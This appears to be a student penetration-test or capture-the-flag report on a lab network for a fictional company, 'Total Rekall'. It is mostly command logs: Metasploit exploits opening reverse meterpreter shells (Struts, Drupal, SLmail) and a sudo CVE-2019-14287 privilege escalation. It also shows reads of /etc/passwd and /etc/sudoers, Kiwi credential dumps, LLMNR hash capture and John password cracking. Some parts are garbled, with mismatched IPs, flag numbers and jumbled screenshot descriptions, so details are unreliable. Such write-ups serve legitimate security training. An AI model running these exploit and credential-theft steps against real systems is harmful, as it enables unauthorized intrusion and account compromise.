Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities
	9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="Go!
	9424422941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="Go!
	6095738632	2022-02-02	2022-02-02	2022-05-03	flag3-a7euwehd.totalrekall.xyz	flag3-a7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Dom
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-a7euwehd.totalrekall.xyz	flag3-a7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Dom
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Dom
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Dom

© Sectigo Limited 2015-2023. All rights reserved.

EE began to use nmap on the IP address of the domain for starting its scan and found out that 5 hosts were up (excluding the machine utilized for scanning).

```
└─(root㉿kali)-[~]
# nmap -sn 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-21 19:12 EST
Nmap scan report for 192.168.13.10
Host is up (0.000013s latency).
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Nmap scan report for 192.168.13.11
Host is up (0.000015s latency).
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
Nmap scan report for 192.168.13.12
Host is up (0.000014s latency).
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Nmap scan report for 192.168.13.13
Host is up (0.000034s latency).
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Nmap scan report for 192.168.13.14
Host is up (0.000029s latency).
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Nmap scan report for 192.168.13.1
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 20.12 seconds
```

Below we can see that Drupal is the vulnerability for 192.168.13.13 (The flag is 192.168.13.13).

Ran an aggressive Nmap scan to discover which host was running Drupal. "nmap -A 192.168.13.13"

```
[root@kali] ~]
# nmap -A 192.168.13.12
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-21 19:16 EST
Nmap scan report for 192.168.13.12
Host is up (0.000087s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE TRACE PATCH
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-favicon: Spring Java Framework
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.09 ms  192.168.13.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.02 seconds

[root@kali] ~]
# nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-21 19:17 EST
Nmap scan report for 192.168.13.13
Host is up (0.000081s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.08 ms  192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.10 seconds
```

EE also executed a Nessus scan on the host, 192.168.13.12 and discovered a crucial vulnerability.

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'FOLDERS' (My Scans, All Scans, Trash), 'RESOURCES' (Polices, Plugin Rules), and 'Tenable News' (Rockwell Automation, ThinkManager, ThinServer, etc.). The main area has tabs for 'Scans' and 'Settings'. Under 'Scans', the 'Vulnerabilities' tab is selected, showing 15 results. A prominent red 'CRITICAL' box highlights an 'Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)' vulnerability. The 'Description' section notes an unauthenticated remote code execution vulnerability. The 'Solution' section suggests upgrading Apache Struts. The 'Output' section contains a detailed exploit payload for Metasploit. To the right, there are sections for 'Plugin Details' (Severity: Critical, ID: 97610, Version: 1.24, Type: remote, Family: CGI abuses, Published: March 8, 2017, Modified: November 30, 2021) and 'Risk Information' (Risk Factor: Critical, CVSS v3.0 Base Score: 10.0, CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/R:U/S:C/H:H/A:H/C:N/I:H/F:H, CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:). Below that is a 'Vulnerability Information' section with CPE, Exploit Availability, and Exploit Ease information.

EE used metasploit modules to demonstrate RCE vulnerability and drop a root session on remote host 192.168.13.10

The terminal window shows the following sequence of operations:

- Post Exploitation:** The user is in a root shell on the target host. They run 'ls' to list the directory contents, which include bin, conf, lib, logs, temp, webapps, work, cd, ped, and a large list of system directories like bin, boot, dev, etc.
- Exploit:** The user runs 'find / -type f -name \*.flag\*.txt' to search for files named flag\*.txt. One file, '/root/.flag7.txt', is found.
- Scanning:** The user runs 'cat /root/.flag7.txt' to read its contents, which are '6xssshhs'.
- Reconnaissance:** The user runs 'find / -type f -name \*.flag\*.txt' again, this time in the /root/ directory. The output shows they are now in a root shell on the target host, as indicated by the 'root@kali:~-' prompt.

EE used Nessus to determine RHOST 192.168.13.11 is vulnerable to Struts exploitation. We then used MSFconsole to use Struts exploit multi/http/struts2\_content\_type\_ognl to get a shell on the RHOST 192.168.13.11

```

meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d
flag8-wudks8f7sd ALL=(ALL:ALL) /usr/bin/less
meterpreter >

```

### Cat /etc/passwd after exploiting 192.168.13.11 using Shocking exploit

```

root:x:0:root:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:1:bin:/bin:/usr/sbin/nologin
sys:x:3:1:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:100::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter > su alice
[-] Unknown command: su
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1
meterpreter >

```

We use a struts vulnerability, found with Nessus scan, used metasploit to exploit struts2\_content\_type\_ognl

```
msf6 > search struts2_content_type_ognl API Disabled
Matching Modules
=====
#  Name
-  exploit/multi/http/struts2_content_type_ognl 2017-03-07   excellent Yes Apache Struts Jakarta Multipart Parser OGNL Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/struts2_content_type_ognl

msf6 > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOSTS 192.168.13.12
RHOSTS => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > exploit

[*] Started reverse TCP handler on 172.21.163.81:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > [*] Meterpreter session 1 opened (172.21.163.81:4444 → 192.168.13.12:46912 ) at 2024-11-21 19:30:25 -0500
[*] Stopping operation because of session loss

meterpreter > download /root/flagisinThisfile.7z /root/Desktop/
[*] Downloading: /root/flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z
[*] download : /root/flagisinThisfile.7z → /root/Desktop/flagisinThisfile.7z

-(root㉿kali)-[~/Desktop]
└─# 7z e flagisinThisfile.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16-on,HugeFiles=on,64 bits,2 CPUs Intel(R) Xeon(R) Platinum 8272CL CPU @ 2.60GHz (50657),ASM,AES-NI
)

Scanning the drive for archives:
1 file, 194 bytes (1 KiB)

Extracting archive: flagisinThisfile.7z
-
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1

Everything is Ok
Files: 3
Size: 23
Compressed: 194

-(root㉿kali)-[~/Desktop]
└─# cat flagisinThisfile.7z
7z**'fV*%!t***flg 10 is wjasdufsdkg
♦3*o6-♦t***#♦@♦{♦**c*H*vw{I***W*
F**Q*****I*****?*;*<*Ex|*****+
*#
n*]

-(root㉿kali)-[~/Desktop]
└─# cat flagfile
flag 10 is wjasdufsdkg
```

EE used MSFconsole to search for drupal exploits. Used the exploit unix/webapp/drupal\_restws\_unserialize to establish a meterpreter session in RHOST 192.168.13.13. Performed the getuid command and received www-data as the UID for that host.

```
msf6 > use exploit/unix/webapp/drupal_restws_unserialize
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.14
RHOSTS => 192.168.13.14
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13
RHOSTS => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #ExeCProto::Http::Response@x00055f4570105f8 @Headers={\"Date\"=>"Fri, 22 Nov 2024 00:45:54 GMT", "Server"=>"Apache/2.4 .25 (Debian)", "X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"=> "", "X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @s etate=3, @transfer_chunked=true, @instance_chunk_0, @bufq="", @bodyq=""}, @body=":\\" message":\"The shortcut set must be the currently displayed set for the user and the user must have \\"u0027access_shortcuts\\u0027 AND \\"u0027customize shortcut Links\\u0027 permissions.\\"x9hxWmncKJXaiZ0QrBLDuVRN Pb8oJ8lK19LfIx\\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_data=1048576, @bod y_types_left=0, @request="POST /node/_format=hal_json HTTP/1.1\r\nhost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (iPad; CPU OS 15_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.0 Mobile/15E148 Safari/604.1\r\nContent-Type: application/hal+json\r\nContent-Length: 661\r\n\r\n{\r\n  \"links\": [\r\n    {\r\n      \"rel\": \"self\",\r\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\r\n    }\r\n  ]\r\n}\r\n", @response="HTTP/1.1 403 Forbidden\r\nContent-Type: application/hal+json\r\nContent-Length: 661\r\n\r\n{\r\n  \"error\": \"Forbidden\"\r\n}\r\n", @status=403, @version=15.0, @proto_ver=1.1, @method=POST, @uri="/node/_format=hal_json", @path="/node/_format=hal_json", @host="192.168.13.13", @port=4444, @peerinfo={\"addr\"=>"192.168.13.13", \"port\"=>80}\r\n[*] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 192.168.13.13:48310 ) at 2024-11-21 19:45:55 -0500
```

Ssh into the server, use the password ‘alice’ and performed privilege escalation to obtain the flag using a sudo vulnerability (CVE-2019-14287): `sudo-u#-1 cat /root/flag12.txt`

```
# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)
```

```
$ sudo -u#-1 cat /root/flag12.txt  
d7sdfksdf384
```

## Day 3 (Windows)

EE utilized OSINT instruments to discover the credentials of a user at Total Rekall, after which we employed John to decode the hash.

A screenshot of a search results page. The search bar at the top contains the query "totalrecall github". Below the search bar, there are navigation links: All, Images, Videos, News, Shopping, Web, Maps, More, and Tools. The main content area shows a result from GitHub. The title of the result is "totalrecall/site - GitHub". The description below the title reads: "Total Rekall Site backup. This serves as our website backup. Please don't store sensitive data here. Original files from MegaCorpOne 2022." Below this, there is a section titled "Xampp.users" with a subtitle "Contribute to totalrecall/site development by creating an ...".

A screenshot of a GitHub commit page. The commit message is "Added site backup files". It includes a "Code" button, a "Blame" button, and a summary of 1 line (1 loc) and 46 Bytes. The code itself is a single line: "trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0".

```
(root㉿kali)-[~]
# john passwd.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format-md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life      (trivera)
1g 0:00:00:08 DONE 2/3 (2024-11-25 18:44) 7.142g/s 8957p/s 8957c/s 8957C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root㉿kali)-[~]
```

An aggressive Nmap scan was utilized on the subnet of hosts located at 172.22.117.0/24, this allowed us to identify open ports and check their exploitability; to which they were found exploitable. Port 80 of host 172.22.117.20 was detected as open, EE sought access to its web page using previously acquired credentials and managed successful entry.

```
└─(root㉿kali)-[~]
  # nmap -p 80,443 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-25 19:04 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00066s latency).

PORT      STATE SERVICE
80/tcp    closed http
443/tcp   closed https
MAC Address: 00:15:5D:02:04:13 (Microsoft)


Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00092s latency).

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.000073s latency).

PORT      STATE SERVICE
80/tcp    closed http
443/tcp   closed https


Nmap done: 256 IP addresses (3 hosts up) scanned in 9.64 seconds
```



## Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">flag2.txt</a>	2022-02-15 13:53	34	

Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80



EE performed an Nmap scan on the Windows 10 machine using command: nmap -A 172.22.117.20. Showed that port 21 is open on the Windows 10 host and then I connected to Windows host using ftp 172.22.117.20.

```

File Actions Edit View Help
File  Actions  Edit  View  Help
└─(root㉿kali)-[~]
  └─# ls
Desktop  Downloads  file2  hash2.txt  Music  Public  Scripts  Videos
Documents  exploit.py  file3  LinEnum.sh  Pictures  script.php  Templates
└─(root㉿kali)-[~]
  └─# cat flag3.txt
cat: flag3.txt: No such file or directory

└─(root㉿kali)-[~]
  └─# ftp -p 172.22.117.20
ftp: connect: No route to host
ftp> get flag3.txt
Not connected.
ftp> exit

└─(root㉿kali)-[~]
  └─# ftp -p 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
227 Entering Passive Mode (172,22,117,20,251,149)
150 Connection accepted
226 Transfer OK
32 bytes received in 0.00 secs (589.6226 kB/s)
ftp> bye
221 Goodbye

└─(root㉿kali)-[~]
  └─# cat flag3.txt
89cb548970d44f348bb63622353ae278

└─(root㉿kali)-[~]
  └─#

```

Exploitation

Reconnasiance

Lateral Movement

Flag 7: File Enumeration

Flag 10: Compromising Admin

Flag 4: Metasploit

Flag 9: Executing Assembly

EE tried more to take advantage of a weak point identified in the nmap scan, named SLmail. EE was successful and managed to gain access into the targeted machine through a session.

```
*] Started reverse TCP handler on 172.22.117.100:4444
[-] 172.22.117.20:995 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.22.117.20:995)

[*] Exploit completed, but no session was created.
msf6 exploit(windows/pop3/seattlelab_pass) > set RPORT 110
RPORT => 110
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SMBMail 5.5) using jmp esp at 5f4a358f & User Enumeration
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:64464) at 2023-11-02 21:19:17 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SMBMail\System
File 10: Compressing Admin



| Mode             | Size | Type | Last modified             | Name           |
|------------------|------|------|---------------------------|----------------|
| 100666/rw-rw-rw- | 32   | fil  | 2022-03-21 11:59:51 -0400 | flag4.txt      |
| 100666/rw-rw-rw- | 3358 | fil  | 2002-11-19 13:40:14 -0400 | listrccard.txt |
| 100666/rw-rw-rw- | 1840 | fil  | 2022-03-17 11:22:48 -0400 | maillog.000    |
| 100666/rw-rw-rw- | 3793 | fil  | 2022-03-21 11:56:50 -0400 | maillog.001    |
| 100666/rw-rw-rw- | 4371 | fil  | 2022-04-05 12:49:54 -0400 | maillog.002    |
| 100666/rw-rw-rw- | 1940 | fil  | 2022-04-07 10:06:59 -0400 | maillog.003    |
| 100666/rw-rw-rw- | 1991 | fil  | 2022-04-12 20:36:05 -0400 | maillog.004    |
| 100666/rw-rw-rw- | 2210 | fil  | 2022-04-16 20:47:12 -0400 | maillog.005    |
| 100666/rw-rw-rw- | 2831 | fil  | 2022-06-22 23:30:54 -0400 | maillog.006    |
| 100666/rw-rw-rw- | 1991 | fil  | 2022-07-13 12:08:13 -0400 | maillog.007    |
| 100666/rw-rw-rw- | 2366 | fil  | 2023-11-02 19:33:17 -0400 | maillog.008    |
| 100666/rw-rw-rw- | 7314 | fil  | 2023-11-02 21:19:15 -0400 | maillog.txt    |


meterpreter > cat flag4.txt
$22e434a10440ad9cc886197819b49dmeterpreter >
```

EE accessed shell within the target machine and evaluated the scheduled tasks.

EE utilized `lsa_dump_sam` in meterpreter for the purpose of dumping users and hashes. The Kiwi tool showed me password hashes, and we discovered the flag within a cracked NTLM user's password. To expose this NTLM hash of the password, we implemented kiwi on the Meterpreter shell.

```
RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

```
(root㉿kali)-[~]
└─# nano hashes.txt

(root㉿kali)-[~]
└─# john --format=nt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!          (flag6)
1g 0:00:00:00 DONE 2/3 (2024-11-25 19:32) 9.090g/s 821554p/s 821554c/s 821554C/s News2 ..Faith!
Use the "--show --format-NT" options to display all of the cracked passwords reliably
Session completed.
```

By utilizing -f \*flag.txt\*, we have the ability to search for flags. Flag discovered through conducting a search inside the machine which has been compromised.

```
Meterpreter > search -f *flag*.txt
Found 4 results ...

Path                                Size (bytes) Modified (UTC)
c:\Program Files (x86)\S1mail\System\flag4.txt 32        2022-03-21 11:59:51 -0400
c:\Users\Public\Documents\flag7.txt      32        2022-02-15 17:02:28 -0500
c:\xampp\htdocs\flag2.txt              34        2022-02-15 16:53:19 -0500
c:\xampp\tmp\flag3.txt                32        2022-02-15 16:55:04 -0500
```

```

meterpreter > cd Users
meterpreter > cd public
meterpreter > cd Public
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file sp
meterpreter > ls
Listing: C:\Users\public

Mode          Size   Type  Last modified           Name
---          ---   ---   ---                  ---
040555/r-xr-xr-x  0    dir   2022-02-15 13:15:51 -0500 AccountPictures
040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500 Desktop
040555/r-xr-xr-x  0    dir   2022-02-15 17:02:25 -0500 Documents
040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500 Downloads
040555/r-xr-xr-x  0    dir   2019-12-07 04:31:03 -0500 Libraries
040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500 Music
040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500 Pictures
040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500 Videos
100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500 desktop.ini

meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\public\Documents

Mode          Size   Type  Last modified           Name
---          ---   ---   ---                  ---
040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500 My Music
040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500 My Pictures
040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500 My Videos
100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500 desktop.ini
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500 flag7.txt

meterpreter > cat flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc meterpreter >

```

EE employed responder for listening to LLMNR broadcasts and successfully captured the credentials of ADMBob. Afterwards, EE utilized John for breaking the password hash

```

meterpreter > lsadump::cache
[-] Unknown command: lsadump::cache
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 11/25/2024 5:22:06 PM]
RID      : 00000450 (1104)
User     : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >

```

```
[root@kali] ~]
# nano hashes2.txt
thisisfile
(root💀 kali)-[~]
# john --format=mscash2 hashes2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!          (ADMBob)
1g 0:00:00:00 DONE 2/3 (2024-11-25 20:28) 4.545g/s 4722p/s 4722c/s 4722C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

```
C:\>net users
net users

User accounts for \\

Administrator          Administrator          flag8-ad12fc2fffc1e47
ADMBob                 hdodge                jsmith
Guest                  tschubert
krbtgt

The command completed with one or more errors.
```

Using the ADMBob's credentials, EE then shifted sideways to gain access to the WINDC01 machine via wmi module.

```
meterpreter > sysinfo
Computer      : WINDC01
OS            : Windows 2016+ (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : REKALL
```

```
meterpreter > ls
Listing: C:\

Mode  Size  Type  Last modified      Name Exploitation
--  --  --  --  --
040777/rwxrwxrwx  0    dir   2022-02-15 13:14:22 -0500 $Recycle.Bin
040777/rwxrwxrwx  0    dir   2022-02-15 13:01:09 -0500 Documents and Settings
040777/rwxrwxrwx  0    dir   2018-09-15 03:19:00 -0400 PerfLogs
040555/r-xr-xr-x  4096  dir   2022-02-15 13:14:06 -0500 Program Files
040777/rwxrwxrwx  4096  dir   2022-02-15 13:14:08 -0500 Program Files (x86)
040777/rwxrwxrwx  4096  dir   2022-02-15 16:27:48 -0500 ProgramData
040777/rwxrwxrwx  0    dir   2022-02-15 13:01:13 -0500 Recovery
040777/rwxrwxrwx  4096  dir   2022-02-15 16:14:31 -0500 System Volume Information
040555/r-xr-xr-x  4096  dir   2022-02-15 13:13:58 -0500 Users
040777/rwxrwxrwx  16384  dir   2022-02-15 16:19:43 -0500 Windows
100666/rw-rw-rw-  32    fil   2022-02-15 17:04:29 -0500 flag9.txt
000000/-----  0    fif   1969-12-31 19:00:00 -0500 pagefile.sys

meterpreter > cat flag9.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

EE identified every user on the WINDC01 machine. Subsequently, kiwi was loaded to utilize dcsync\_ntlm and locate the password hash of the Administrator.

```
C:\>net users
net users

User accounts for \\

